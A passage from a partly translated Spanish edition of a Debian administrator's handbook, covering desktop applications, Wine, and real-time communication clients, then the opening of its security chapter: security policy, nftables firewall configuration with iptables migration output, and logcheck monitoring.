Nowadays, the logo and icons are distributed under a free software license and Mozilla recognized that the changes made by the Debian project are respecting their trademark license so Debian is again able to ship Mozilla's applications under their official name.

CULTURA

Mozilla

Netscape Navigator was the standard browser when the web started reaching the masses, but lost ground when Microsoft bundled Internet Explorer with Windows and signed contracts with computer manufacturers which forbade them from preinstalling Netscape Navigator. Faced with this failure, Netscape (the company) decided to "free" its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the major browsers.

Last but not least, Debian also contains the *Chromium* web browser (available in the *chromium* package). This browser is developed by Google and has become the most popular browser in just a few years. Its clear purpose is to make web services more attractive, both by optimizing the browser for performance and by increasing the user's security. The free code that powers Chromium is also used by its proprietary version called Google Chrome™.

13.6. Desarrollo

13.6.1. Herramientas para GTK+ en GNOME

Anjuta (in the *anjuta* package) and GNOME Builder (in the *gnome-builder* package) are Integrated Development Environments (IDE) optimized for creating GTK+ applications for GNOME. Glade (in the *glade* package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the GTK+ shared library though its GtkBuilder component to recreate the saved interfaces; such a feature can be interesting, for instance for plugins that require dialogs.

➨ https://wiki.gnome.org/Apps/Builder

➨ http://anjuta.org/

➨ https://glade.gnome.org/

13.6.2. Tools for Qt

The equivalent applications for Qt applications are KDevelop by KDE (in the *kdevelop* package) for the development environment, and Qt Designer (in the *qttools5-dev-tools* package) for the design of graphical interfaces for Qt applications.

KDevelop is also a generic IDE and provides plugins for other languages like Python and PHP and different build systems.

13.7. Trabajo colaborativo

13.7.1. Trabajo en grupo: *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware packages that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. This has been the case with PHPGroupware, eGroupware, and Kolab.

➨ https://www.egroupware.org/

➨ https://www.kolab.org/

All is not lost though. Many of the features traditionally provided by "groupware" software are increasingly integrated into "standard" software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. Citadel (in the *citadel-suite* package), Sogo (in the *sogo* package) and Kopano (in the *kopano-core* package) are alternatives that are available in Debian *Buster*.

13.7.2. Trabajo colaborativo con FusionForge

FusionForge es una herramienta de desarrollo colaborativo derivado de SourceForge, un servicio de almacenamiento de proyectos de software libre. Tiene el mismo enfoque general basado en el modelo estándar de desarrollo de software libre. El software en sí continuó evolucionando luego que el código de SourceForge pasó a ser privativo. Sus autores iniciales, VA Software, decidieron no publicar más versiones libres. Lo mismo pasó cuando su primer bifurcación (GForge) siguió el mismo camino. Debido a que muchas personas y organizaciones participaron en su desarrollo, el FusionForge actual también incluye funcionalidad que apuntan a un enfoque más tradicional de desarrollo así como también proyectos que no están completamente enfocados en el desarrollo de software.

Se puede considerar a FusionForge como una amalgama de varias herramientas dedicadas a gestionar, seguir y coordinar proyectos. Podríamos clasificar estas herramientas, a grandes rasgos, en tres familias:

- *communication*: web forums, mailing-list manager, and announcement system allowing a project to publish news
- *tracking*: tools to track project progress and schedule tasks, to track bugs, feature requests, or any other kind of "ticket", and to run surveys
- *compartir*: gestor de documentación para proveer un único punto central para documentos relacionados a un proyecto, gestor genérico de publicación de archivos, sitio web dedicado a cada proyecto.

Since FusionForge largely targets development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management (also called "configuration management" or "version control"). These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools can be accessed or even managed through a web interface, with a fine-grained permission system, and email notifications for some events.

FusionForge is not part of Debian *Stable*. It is a large software stack that is hard to maintain properly and benefits only few users who are usually expert enough to be able to backport the package from Debian *Unstable*.

ALTERNATIVE

GitLab

FusionForge has been used to power the `alioth.debian.org` platform used by the Debian project and its developers for collaborative package management and development for almost a decade. Due to some limitations it has been replaced and shut down in 2018 by a new service powered by GitLab. See sidebar «GitLab, Git repository hosting and much more» página 20.

13.8. Suites de oficina

Office software has long been seen as lacking in the free software world. Users require replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements were hard to develop. The situation changed when Sun released the StarOffice code under a free license as OpenOffice, a project which later gave birth to LibreOffice, which is available on Debian. The KDE project also has its own office suite, called Calligra Suite (previously KOffice), and GNOME, while never offering a comprehensive office suite, provides AbiWord as a word processor and Gnumeric as a spreadsheet. The various projects each have their strengths. For instance, the Gnumeric spreadsheet is better than OpenOffice.org/LibreOffice in some domains, notably the precision of its calculations. On the word processing front, the LibreOffice suite still leads the way.

Another important feature for users is the ability to import Microsoft Office documents. Even though all office suites have this feature, only the ones in OpenOffice.org and LibreOffice are functional enough for daily use.

THE BROADER VIEW

LibreOffice replaces OpenOffice.org

OpenOffice.org contributors set up a foundation (*The Document Foundation*) to foster the project's development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. This office suite is now known as *LibreOffice*, and is available in Debian.

After a period of relative stagnation on OpenOffice.org, Oracle donated the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project. This project is not currently available in Debian and is rather moribund when compared to LibreOffice.

LibreOffice and Calligra Suite are available in the *libreoffice* and *calligra* Debian packages, respectively. Although the *gnome-office* package was previously used to install a collection of office tools such as AbiWord and Gnumeric, this package is no longer part of Debian, with the individual packages now standing on their own.

Language-specific packs for LibreOffice are distributed in separate packages, most notably *libreoffice-l10n-** and *libreoffice-help-**. Some features such as spelling dictionaries, hyphenation patterns and thesauri are in separate packages, such as *myspell-**, *hunspell-**, *hyphen-** and *mythes-**.

13.9. Emulación de Windows: Wine

A pesar de todos los esfuerzos mencionados anteriormente, existen todavía herramientas sin equivalente en Linux, o para las que las versiones originales son absolutamente necesarias. Aquí es donde son útiles los sistemas de emulación de Windows. El más conocido entre ellos es Wine.

➨ `https://www.winehq.org/`

COMPLEMENTOS

CrossOver Linux

CrossOver, produced by CodeWeavers, is a set of enhancements to Wine that broadens the available set of emulated features to a point at which Microsoft Office becomes fully usable. Some of the enhancements are periodically merged into Wine.

➨ `https://www.codeweavers.com/products/`

Sin embargo, uno debe tener en cuenta que sólo es una solución entre muchas otras y que también puede enfrentar el problema con una máquina virtual o VNC, ambas soluciones son detalladas en los recuadros «Máquinas virtuales» página 407 y «*Windows Terminal Server* o VNC» página 407.

Comencemos con un recordatorio: la emulación permite ejecutar un programa (desarrollado para un sistema objetivo) en un sistema anfitrión diferente. El software de emulación utiliza el

sistema anfitrión, donde ejecuta la aplicación, para imitar la funcionalidad requerida del sistema objetivo.

Ahora vamos a instalar los paquetes requeridos (*ttf-mscorefonts-installer* se encuentra en la sección de contribuciones):

```
# apt install wine ttf-mscorefonts-installer
```

En un sistema de 64 bits (amd64), si sus aplicaciones Windows son de 32 bits, entonces tendrá que activar "multi-arch" para poder instalar wine32 de arquitectura i386 (vea Sección 5.4.5, «Compatibilidad multiarquitectura» página 104).

El usuario necesita ejecutar `winecfg` y configurar qué ubicaciones (Debian) estarán asociadas a qué dispositivos (Windows). `winecfg` tiene algunos valores predeterminados sensatos y puede autodetectar algunos dispositivos adicionales. Tenga en cuenta que si posee un sistema de arranque dual no debería apuntar el disco C: donde está montada la partición Windows en Debian ya que es probable que Wine sobreescriba algunos datos de esta partición, haciendo que Windows no sea utilizable. Puede mantener otras configuraciones en sus valores predeterminados. Para ejecutar programas Windows primero necesitará instalarlos ejecutando su instalador (de Windows) bajo Wine, ejecutando algo como `wine .../setup.exe`; una vez que el programa está instalado, puede ejecutarlo con `wine .../programa.exe`. La ubicación exacta del archivo `programa.exe` depende de a dónde está asociado el disco C:; sin embargo, en muchos casos, ejecutar simplemente `wine programa` funcionará ya que generalmente se lo instala en una ubicación donde Wine podrá encontrarlo por su cuenta.

CONSEJO

Trabajando con un error winecfg

En algunas ocasiones, `winecfg` (que solo es un envoltorio) puede fallar. Para resolverlo, es posible tratar de ejecutar el comando subyacente manualmente: `wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so` o `wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so`.

Sepa que no debe depender de Wine (o soluciones similares) sin probar realmente el software particular: sólo una prueba de uso real determinará sin dudas si la emulación es completamente funcional.

ALTERNATIVA

Máquinas virtuales

Una alternativa para emular el sistema operativo de Microsoft es ejecutarlo realmente en una máquina virtual que emula el hardware completo de un equipo. Esto permite ejecutar cualquier sistema operativo. El Capítulo 12: «Administración avanzada» página 336 describe varios sistemas de virtualización, más notablemente Xen y KVM (pero también QEMU, VMWare y Bochs).

ALTERNATIVA

***Windows Terminal Server* o VNC**

Otra posibilidad es ejecutar remotamente las aplicaciones Windows en un servidor central con *Windows Terminal Server* y acceder a la aplicación desde máquinas Linux utilizando *rdesktop*. Éste es un cliente Linux para el protocolo RDP (*protocolo de escritorio remoto*: «Remote Desktop Protocol») que *Windows NT/2000 Terminal Server* utiliza para mostrar escritorios en máquinas remotas.

El software VNC provee funcionalidades similares, con el beneficio adicional de que también funciona con muchos sistemas operativos. Describimos los clientes y servidores VNC Linux en la Sección 9.2, «Inicio de sesión remoto» página 211.

13.10. Software de comunicaciones en tiempo real

Debian provides a wide range of Real-Time Communications (RTC) client software. The setup of RTC servers is discussed in Sección 11.8, «Servicios de comunicación en tiempo real» página 327. In SIP (Session Initiation Protocol) terminology, a client application or device is also referred to as a user agent.

Cada aplicación de cliente varía en funcionalidad. Alunas aplicaciones son más convenientes para usuarios intensivos de chat, mientras que otras aplicaciones son más estables para usuarios de cámaras web. Puede ser necesario probar varias aplicaciones para identificar cual de ellas es la adecuada. Un usuario puede decidir finalmente que necesita más de una aplicación, por ejemplo, una aplicación XMPP para mensajería con clientes y una aplicacion IRC para colaborar con algunas comunidades en línea.

Para maximizar la posibilidad de los usuarios a comunicarse con gran parte de mundo, se recomienda configurar clientes SIP y XMPP, o un solo cliente que soporte ambos protocolos.

The default GNOME desktop suggests the Empathy communications client. Empathy can support both SIP and XMPP. It supports instant messaging (IM), voice and video. The KDE project provides KDE Telepathy, a communications client based on the same underlying Telepathy APIs used by the GNOME Empathy client.

Popular alternatives to Empathy/Telepathy include Ekiga, Linphone, Psi and Jami (formerly known as Ring).

Some of these applications can also interact with mobile users using apps such as Lumicall on Android.

➨ `https://lumicall.org`

La *Guía rápida de inicio a comunicaciones en tiempo real* tiene un capítulo dedicado al software cliente.

➨ `http://rtcquickstart.org/guide/multi/useragents.html`

CONSEJO

Busque clientes que soporten ICE y TURN

Alguno clientes RTC tienen problema significativos enviando voz y vídeo a traves de firewalls y redes NAT. Los usuarios pueden recibir llamadas fantasma (su teléfono suena, pero no oyen a la otra persona) o no pueden realizar llamadas.

Los protocolos ICE y TURN se desarrollaron para resolver este tipo de problemas. Trabajar con un servidor TURN con direcciones IP públicas en cada punto, y usando clientes software que soporten ICE y TURN proporciona la mejor experiencia de usuario.

Si el software de cliente solo se necesita para mensajería instantánea, no hay necesidad de contar con soporte ICE o TURN.

Los desarrolladores de Debian operan un servicio SIP de la comunidad en rtc.debian.org[2]. La comunidad mantiene un wiki con la documentación sobre la configuración de la mayoría de las aplicaciones cliente empaquetadas en Debian. Los artículos de la wiki, y las capturas de pantalla son una buena fuente de información para cualquiera que desee configurar un servicio similar en su propio dominio.

➨ https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide

ALTERNATIVA

IRC: «Internet Relay Chat»

También podemos considerar IRC, además de SIP y XMPP. IRC está más orientado al concepto de canales, cuyos nombres comienzan con un símbolo de numeral #. Frecuentemente, cada canal está dedicado a un tema específico y cualquier cantidad de personas pueden unirse a un canal para discutirlo (pero los usuarios también pueden tener conversaciones privadas sólo entre dos si es necesario). El protocolo IRC es más antiguo y no permite cifrado punta-a-punta de los mensajes; sí es posible cifrar la comunicación entre los usuarios y el servidor utilizando un túnel SSL para el tráfico del protocolo IRC.

Los clientes IRC son un poco más complejos y generalmente proveen muchas funcionalidades con un uso limitado en un entorno corporativo. Por ejemplo, los «operadores» de los canales son usuarios con capacidad de echar otros usuarios de un canal o inclusive bloquearlos permanentemente cuando interrumpan la discusión normal.

Since the IRC protocol is very old, many clients are available to cater for many user groups; examples include XChat, and Smuxi (graphical clients based on GTK+), Irssi (text mode), Circe (integrated to Emacs), and so on.

[2] https://rtc.debian.org

Palabras clave

Firewall
Netfilter
nftables
IDS/NIDS





Capítulo

14 Seguridad

Contenidos

Definición de una política de seguridad 412
Firewall o el filtrado de paquetes 414
Supervisión: prevención, detección, disuasión 420
Introducción a AppArmor 428
Introducción a SELinux 435
Otras consideraciones relacionadas con la seguridad 447
Tratamiento de una máquina comprometida 452

Un sistema de información puede tener un nivel variable de importancia dependiendo del entorno. En algunos casos es vital para la supervivencia de una empresa. Por lo tanto, debe ser protegido de los diversos tipos de riesgos. El proceso de evaluación de estos riesgos y la definición e implementación de la protección se conocen en su conjunto como «proceso de seguridad».

14.1. Definición de una política de seguridad

PRECAUCIÓN

Alcance de este capítulo

La seguridad es un tema muy amplio y muy sensible por lo que no podemos pretender describirlo de cualquier forma exhaustiva en el curso de un solo capítulo. Sólo delinearemos algunos puntos importantes y describiremos algunas de las herramientas y métodos que pueden ser de utilidad en el ámbito de la seguridad. Para leer más, la literatura abunda y libros enteros se han dedicado al tema. Un excelente punto de partida sería *Linux Server Security* por Michael D. Bauer (publicado por O'Reilly).

La palabra «seguridad» en sí misma cubre un amplio rango de conceptos, herramientas y procedimientos, ninguno de los cuales es universal. Seleccionar entre ellos requiere una idea precisa de sus metas. Asegurar un sistema comienza con responder unas pocas preguntas. Al precipitarse a implementar un conjunto arbitrario de herramientas corre el riesgo de enfocarse en los aspectos de seguridad equivocados.

Lo primero a determinar, por lo tanto, es el objetivo. Un buen método para ayudar con esta determinación comienza con las siguientes preguntas:

- ¿*Qué* estamos tratando de proteger? La política de seguridad será diferente dependiendo de si queremos proteger los equipos o los datos. En este último caso, también es necesario saber qué datos.
- ¿*Contra* qué estamos tratando de protegernos? ¿Fuga de datos confidenciales? ¿Pérdida accidental de datos? ¿Perdida de ingresos por interrupción del servicio?
- También ¿contra *quién* estamos tratando de protegernos? Las medidas de seguridad serán diferentes para protegerse contra el error de un usuario regular del sistema de lo que serían contra un grupo de atacantes determinado.

Habitualmente, se utiliza el término «riesgo» para referirse al conjunto de estos tres factores: qué proteger, qué necesitamos prevenir antes que suceda y quién intentará hacer que suceda. Modelar el riesgo requiere respuestas a estas tres preguntas. A partir de este modelo de riesgo, podemos construir una normativa de seguridad e implementarla con acciones concretas.

NOTA

Preguntas permanentes

Bruce Schneier, un experto mundial en asuntos de seguridad (no sólo seguridad informática) intenta contrarrestar uno de los mitos más importantes con la frase: «la seguridad es un proceso, no un producto». Los activos a proteger cambian con el tiempo, así como también lo hacen las amenazas y los medios a disposición de los potenciales atacantes. Incluso si inicialmente se diseñó e implementó perfectamente una normativa de seguridad, uno nunca debe dormirse en los laureles. Los componentes del riesgo evolucionan y la respuesta a dicho riesgo debe evolucionar acordemente.

Vale la pena el tomar en cuenta restricciones adicionales, dado que pueden limitar el alcance de las políticas disponibles. ¿Hasta dónde estamos dispuestos a llegar para asegurar un sistema? Esta pregunta tiene un gran impacto en la política a implementar. La respuesta es a menudo

definida en términos de costos monetarios, pero debe considerar otros elementos, tal como la cantidad de inconvenientes impuestos a los usuarios del sistema o una degradación en el rendimiento.

Una vez que modelamos el riesgo, podemos comenzar a pensar en diseñar una política de seguridad real.

NOTA

Políticas extremas

Hay casos donde la elección de las acciones necesarias para proteger un sistema es extremadamente simple.

Por ejemplo, si el sistema a proteger está compuesto sólo por un equipo de segunda mano, el cual tiene como único uso el sumar unos cuantos números al final del día, la decisión de no hacer nada especial para protegerlo sería bastante razonable. El valor intrínseco del sistema es bajo. El valor de los datos es cero ya que no están almacenados en el equipo. Un atacante potencial que se infiltre en este «sistema» sólo ganaría una calculadora difícil de manejar. El costo de asegurar tal sistema probablemente sea mayor que el costo de una violación.

En el otro extremo del espectro, quizás lo que se quiere proteger es la confidencialidad de los datos secretos de la manera más completa posible, superando cualquier otra consideración. En este caso, una respuesta apropiada sería la destrucción total de estos datos (borrar de forma segura los archivos, triturar en pedacitos los discos duros y luego disolverlos en ácido, y así sucesivamente). Si hay un requisito adicional de que los datos sean guardados para un uso futuro (aunque no necesariamente disponibles con facilidad), y si el costo aún no es un factor, entonces un punto de partida podría ser almacenar los datos en placas de aleación de platino—iridio almacenados en búnkeres a prueba de bombas en varias montañas del mundo, cada uno de los cuales es (por supuesto) totalmente secreto y protegido por ejércitos enteros…

Extreme though these examples may seem, they would, nevertheless, be an adequate response to defined risks, insofar as they are the outcome of a thought process that takes into account the goals to reach and the constraints to fulfill. When coming from a reasoned decision, no security policy is less respectable than any other.

En la mayoría de los casos, el sistema de información puede ser segmentado en subconjuntos coherentes y en su mayoría independientes. Cada subsistema tendrá sus propios requisitos y limitaciones, por lo que se deberá llevar a cabo la evaluación de riesgos y el diseño de la política de seguridad por separado para cada uno. Un buen principio a tener en cuenta es que un perímetro corto y bien definido es más fácil de defender que una frontera larga y sinuosa. Se debe diseñar en consecuencia también la organización de la red: se deben concentrar los servicios sensibles en un pequeño número de máquinas y estas máquinas sólo deben ser accesibles a través de un número mínimo de puntos de control, asegurar estos puntos de control será más fácil que asegurar todas la máquinas sensibles contra la totalidad del mundo exterior. Es en este punto que se hace evidente la utilidad del filtrado de red (incluyendo los firewalls). Puede implementar este filtrado con hardware dedicado, pero posiblemente una solución más simple y flexible sea utilizar un firewall en software como el que se integra en el núcleo Linux.

14.2. Firewall o el filtrado de paquetes

VOLVER A LOS CIMIENTOS

Firewall

Un *firewall* es una pieza de equipo de cómputo con hardware y/o software que ordena los paquetes entrantes o salientes de la red (que vienen hacia o desde una red local) y sólo permite el paso de aquellos que coinciden con ciertas condiciones predefinidas.

Un firewall es una puerta de enlace de la red con filtro y sólo es eficaz en aquellos paquetes que deben pasar a través de ella. Por lo tanto, sólo puede ser eficaz cuando la única ruta para estos paquetes es a través del firewall.

CASO ESPECÍFICO

Firewall local

Puede restringir un firewall a una máquina en particular (a diferencia de una red completa), en cuyo caso su función es filtrar o limitar el acceso a algunos servicios, o posiblemente evitar las conexiones de salida de software ilegítimo que un usuario podría, voluntariamente o no, haber instalado.

The Linux kernel embeds the *netfilter* firewall, which can be controlled from user space with the `iptables`, `ip6tables`, `arptables` and `ebtables` commands.

However, Netfilter iptables commands are being replaced by nftables, which avoids many of its problems. Its design involves less code duplication, and it can be managed with just the `nft` command. Debian *Buster* uses the nftables framework by default.

To enable a default firewall in Debian execute:

```
# apt install -y nftables
Reading package lists... Done
...
# systemctl enable nftables.service
Created symlink /etc/systemd/system/sysinit.target.wants/nftables.service → /lib/
    ➥ systemd/system/nftables.service.
```

14.2.1. nftables Behavior

As the kernel is processing a network packet it pauses and allows us to inspect the packet and decide what to do with that package. For example, we might want to drop or discard certain incoming packages, modify other packages in various ways, block certain outgoing packets to control against malware or redirect some packets at the earliest possible stage to bridge network interfaces or to spread the load of incoming packets between systems.

A good understanding of the layers 3, 4 and 5 of the OSI (Open Systems Interconnection) model is essential to get the most from netfilter.

CULTURE

The OSI model

The OSI model is a conceptual model to implement networking protocols without regard to its underlying internal structure and technology. Its goal is the interoperability of diverse communication systems with standard communication protocols.

This model was defined in the standard ISO/EIC 7498. The following seven layers are described:

1. Physical: transmission and reception of raw bit streams over a physical medium
2. Data Link: reliable transmission of data frames between two nodes connected by a physical layer
3. Network: structuring and managing a multi-node network, including addressing, routing and traffic control
4. Transport: reliable transmission of data segments between points on a network, including segmentation, acknowledgment and multiplexing
5. Session: managing communication sessions, i.e. continuous exchange of information in the form of multiple back-and-forth transmissions between two nodes
6. Presentation: translation of data between a networking service and an application; including character encoding, data compression and encryption/-decryption
7. Application: High-level APIs, including resource sharing, remote file access.

More information can be found on Wikipedia:

➨ `https://en.wikipedia.org/wiki/Osi_model`

The firewall is configured with *tables*, which hold *rules* contained in *chains*. Unlike iptables, *nftables* does not have any default table. The user decides which and how many tables to create. Every table must have only one of the following five families assigned: ip, ip6, inet, arp and bridge. ip is used if the family is not specified.

There are two types of chains: *base chains* and *regular chains*. A base chain is an entry point for packets from the networking stack, they are registered into the Netfilter hooks, ie. these chains see packets flowing through the TCP/IP stack. On the other hand, and a regular chain is not attached to any hook, so they do not see any traffic, but it may be used as a jump target for better organization.

Rules are made of statements, which includes some expressions to be matched and then a verdict statement, like accept, drop, queue, continue, return, jump chain and goto chain.

VOLVER A LOS CIMIENTOS

ICMP

ICMP (*protocolo de mensajes de control de internet*: «Internet Control Message Protocol») es el protocolo utilizado para transmitir información complementaria en las comunicaciones. Permite probar la conectividad de red con el programa `ping` (el cual envía un mensaje ICMP de *petición de eco* — «echo request» — al que el destinatario debería responder con un mensaje ICMP de *respuesta de eco* — «echo reply»). Señala a un firewall rechazando un paquete, indica un desbordamiento en un búfer de recepción, propone una mejor ruta para los paquetes siguientes de la conexión y así sucesivamente. Se definió este protocolo en varios documentos RFC: inicialmente RFC777 y RFC792 que fueron completados y extendidos a la brevedad.

➨ http://www.faqs.org/rfcs/rfc777.html

➨ http://www.faqs.org/rfcs/rfc792.html

A modo de referencia, un búfer de recepción es una pequeña zona de memoria que almacena datos entre el momento que llegan desde la red y el momento en que éstos son gestionados por el núcleo. Si esta zona está llena, no se pueden recibir nuevos datos e ICMP señalará el problema para que el emisor puede ralentizar su velocidad de transferencia (que idealmente debería alcanzar un equilibrio después de algún tiempo).

Tenga en cuenta que aunque una red IPv4 puede trabajar sin ICMP, ICMPv6 es estrictamente necesario para una red IPv6 ya que combina varias funciones que, en el mundo IPv4, se encontraban distribuidas entre ICMPv4, IGMP (*protocolo de membresía de grupo de internet*: «Internet Group Membership Protocol») y ARP (*protocolo de resolución de direcciones*: «Address Resolution Protocol»). ICMPv6 está definido en RFC4443.

➨ http://www.faqs.org/rfcs/rfc4443.html

14.2.2. Moving from iptables to nftables

The `iptables-translate` and `ip6tables-translate` commands can be used to translate old iptables commands into the new nftables syntax. Whole rulesets can also be translated, in this case we migrate the rules configured in one computer which has Docker installed:

```
# iptables-save > iptables-ruleset.txt
# iptables-restore-translate -f iptables-ruleset.txt

# Translated by iptables-restore-translate v1.8.2 on Thu Jul 18 10:39:33 2019
add table ip filter
add chain ip filter INPUT { type filter hook input priority 0; policy accept; }
add chain ip filter FORWARD { type filter hook forward priority 0; policy drop; }
add chain ip filter OUTPUT { type filter hook output priority 0; policy accept; }
add chain ip filter DOCKER
add chain ip filter DOCKER-ISOLATION-STAGE-1
add chain ip filter DOCKER-ISOLATION-STAGE-2
add chain ip filter DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-ISOLATION-STAGE-1
add rule ip filter FORWARD oifname "docker0" ct state related,established counter
    ➥ accept
add rule ip filter FORWARD oifname "docker0" counter jump DOCKER
add rule ip filter FORWARD iifname "docker0" oifname != "docker0" counter accept
add rule ip filter FORWARD iifname "docker0" oifname "docker0" counter accept
add rule ip filter DOCKER-ISOLATION-STAGE-1 iifname "docker0" oifname != "docker0"
    ➥ counter jump DOCKER-ISOLATION-STAGE-2
add rule ip filter DOCKER-ISOLATION-STAGE-1 counter return
add rule ip filter DOCKER-ISOLATION-STAGE-2 oifname "docker0" counter drop
add rule ip filter DOCKER-ISOLATION-STAGE-2 counter return
add rule ip filter DOCKER-USER counter return
```

```
add table ip nat
add chain ip nat PREROUTING { type nat hook prerouting priority -100; policy accept;
    ➥ }
add chain ip nat INPUT { type nat hook input priority 100; policy accept; }
add chain ip nat POSTROUTING { type nat hook postrouting priority 100; policy accept;
    ➥  }
add chain ip nat OUTPUT { type nat hook output priority -100; policy accept; }
add chain ip nat DOCKER
add rule ip nat PREROUTING fib daddr type local counter jump DOCKER
add rule ip nat POSTROUTING oifname != "docker0" ip saddr 172.17.0.0/16 counter
    ➥ masquerade
add rule ip nat OUTPUT ip daddr != 127.0.0.0/8 fib daddr type local counter jump
    ➥ DOCKER
add rule ip nat DOCKER iifname "docker0" counter return
# Completed on Thu Jul 18 10:39:33 2019
# iptables-restore-translate -f iptables-ruleset.txt > ruleset.nft
# nft -f ruleset.nft
# nft list ruleset
table ip filter {
        chain INPUT {
                type filter hook input priority 0; policy accept;
        }

        chain FORWARD {
                type filter hook forward priority 0; policy drop;
                counter packets 0 bytes 0 jump DOCKER-USER
                counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-1
                oifname "docker0" ct state related,established counter packets 0
                    ➥ bytes 0 accept
                oifname "docker0" counter packets 0 bytes 0 jump DOCKER
                iifname "docker0" oifname != "docker0" counter packets 0 bytes 0
                    ➥ accept
                iifname "docker0" oifname "docker0" counter packets 0 bytes 0 accept
        }

        chain OUTPUT {
                type filter hook output priority 0; policy accept;
        }

        chain DOCKER {
        }

        chain DOCKER-ISOLATION-STAGE-1 {
                iifname "docker0" oifname != "docker0" counter packets 0 bytes 0 jump
                    ➥  DOCKER-ISOLATION-STAGE-2
                counter packets 0 bytes 0 return
        }

        chain DOCKER-ISOLATION-STAGE-2 {
```

```
                oifname "docker0" counter packets 0 bytes 0 drop
                counter packets 0 bytes 0 return
        }

        chain DOCKER-USER {
                counter packets 0 bytes 0 return
        }
}
table ip nat {
        chain PREROUTING {
                type nat hook prerouting priority -100; policy accept;
                fib daddr type local counter packets 0 bytes 0 jump DOCKER
        }

        chain INPUT {
                type nat hook input priority 100; policy accept;
        }

        chain POSTROUTING {
                type nat hook postrouting priority 100; policy accept;
                oifname != "docker0" ip saddr 172.17.0.0/16 counter packets 0 bytes 0
                    ➥  masquerade
        }

        chain OUTPUT {
                type nat hook output priority -100; policy accept;
                ip daddr != 127.0.0.0/8 fib daddr type local counter packets 0 bytes
                    ➥ 0 jump DOCKER
        }

        chain DOCKER {
                iifname "docker0" counter packets 0 bytes 0 return
        }
}
table ip mangle {
        chain PREROUTING {
                type filter hook prerouting priority -150; policy accept;
        }

        chain INPUT {
                type filter hook input priority -150; policy accept;
        }

        chain FORWARD {
                type filter hook forward priority -150; policy accept;
        }

        chain OUTPUT {
                type route hook output priority -150; policy accept;
```

```
        }

        chain POSTROUTING {
                type filter hook postrouting priority -150; policy accept;
        }
}
```

The tools `iptables-nft`, `ip6tables-nft`, `arptables-nft`, `ebtables-nft` are versions of iptables that use the nftables API, so users can keep using the old iptables syntax with them, but that is not recommended; these tools should only be used for backwards compatibility.

14.2.3. Syntax of `nft`

The `nft` commands allow manipulating tables, chains and rules. The table option supports multiple operations: add, create, delete, list and flush. `nft add table ip6 mangle` adds a new table from the family ip6.

To insert a new base chain to the filter table, you can execute the following command (note that the semicolon is escaped with a backslash when using Bash):

```
# nft add chain filter input { type filter hook input priority 0 \; }
```

Rules are usually added with the following syntax: `nft add rule [`*`family`*`] `*`table chain`* `handle `*`handle`* `statement`.

`insert` is similar to the `add` command, but the given rule is prepended to the beginning of the chain or before the rule with the given handle instead of at the end or after that rule. For example, the following command inserts a rule before the rule with handler number 8:

```
# nft insert rule filter output position 8 ip daddr 127.0.0.8 drop
```

The executed `nft` commands do not make permanent changes to the configuration, so they are lost if they are not saved. The firewall rules are located in `/etc/nftables.conf`. A simple way to save the current firewall configuration permanently is to execute `nft list ruleset > /etc/nftables.conf` as root.

`nft` allows many more operations, refer to its manual page `nft(8)` for more information.

14.2.4. Instalación de las reglas en cada arranque

To enable a default firewall in Debian, you need to store the rules in `/etc/nftables.conf` and execute `systemctl enable nftables.service` as root. You can stop the firewall executing `nft flush ruleset` as root.

In other cases, the recommended way is to register the configuration script in `up` directive of the `/etc/network/interfaces` file. In the following example, the script is stored under `/usr/local/etc/arrakis.fw`.

Ejemplo 14.1 *archivo `interfaces` llamando al script del firewall*

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Esto obviamente asume que se está utilizando *ifupdown* para configurar las interfaces de red. Si se está utilizando alguna otra cosa (como *NetworkManager* o *systemd-networkd*), entonces se debe consultar la documentación respectiva para averiguar cómo ejecutar un script después de que se levante la interfaz de red.

14.3. Supervisión: prevención, detección, disuasión

La monitorización es una parte integral de cualquier política de seguridad por varias razones. Entre ellas, que el objetivo de la seguridad generalmente no se limita a garantizar la confidencialidad de los datos, sino que también incluye garantizar la disponibilidad de los servicios. Por tanto, es imprescindible comprobar que todo funciona como se espera y detectar de manera oportuna cualquier desvío en la conducta o cambio en la calidad de los servicios prestados. Monitorizar la actividad puede ayudar con la detección de intentos de intrusión y permitir una reacción rápida antes que ocurran graves consecuencias. Esta sección revisa algunas de las herramientas que puede utilizar para monitorizar varios aspectos de un sistema Debian. Como tal, esto completa Sección 12.4, «Monitorización» página 381.

14.3.1. Monitorización de los registros con `logcheck`

El programa `logcheck` monitoriza los archivos de registro, de forma predeterminada, cada hora. Envía los mensajes de registro inusuales en correos electrónicos al administrador para su posterior análisis.

La lista de archivos a monitorizar se almacena en `/etc/logcheck/logcheck.logfiles`; los valores predeterminados funcionan bien si no modificó completamente el archivo `/etc/rsyslog.conf`.

`logcheck` puede funcionar en una de tres modalidades más o menos detalladas: *paranoid*, *server* y *workstation*. El primero es *muy* detallado y, probablemente, debería restringirlo a servidores específicos como firewalls. El segundo (y predeterminado) es el modo recomendado para la mayoría de los servidores. El ultimo está diseñado para estaciones de trabajo y es aún más conciso (filtra la mayoría de los mensajes).

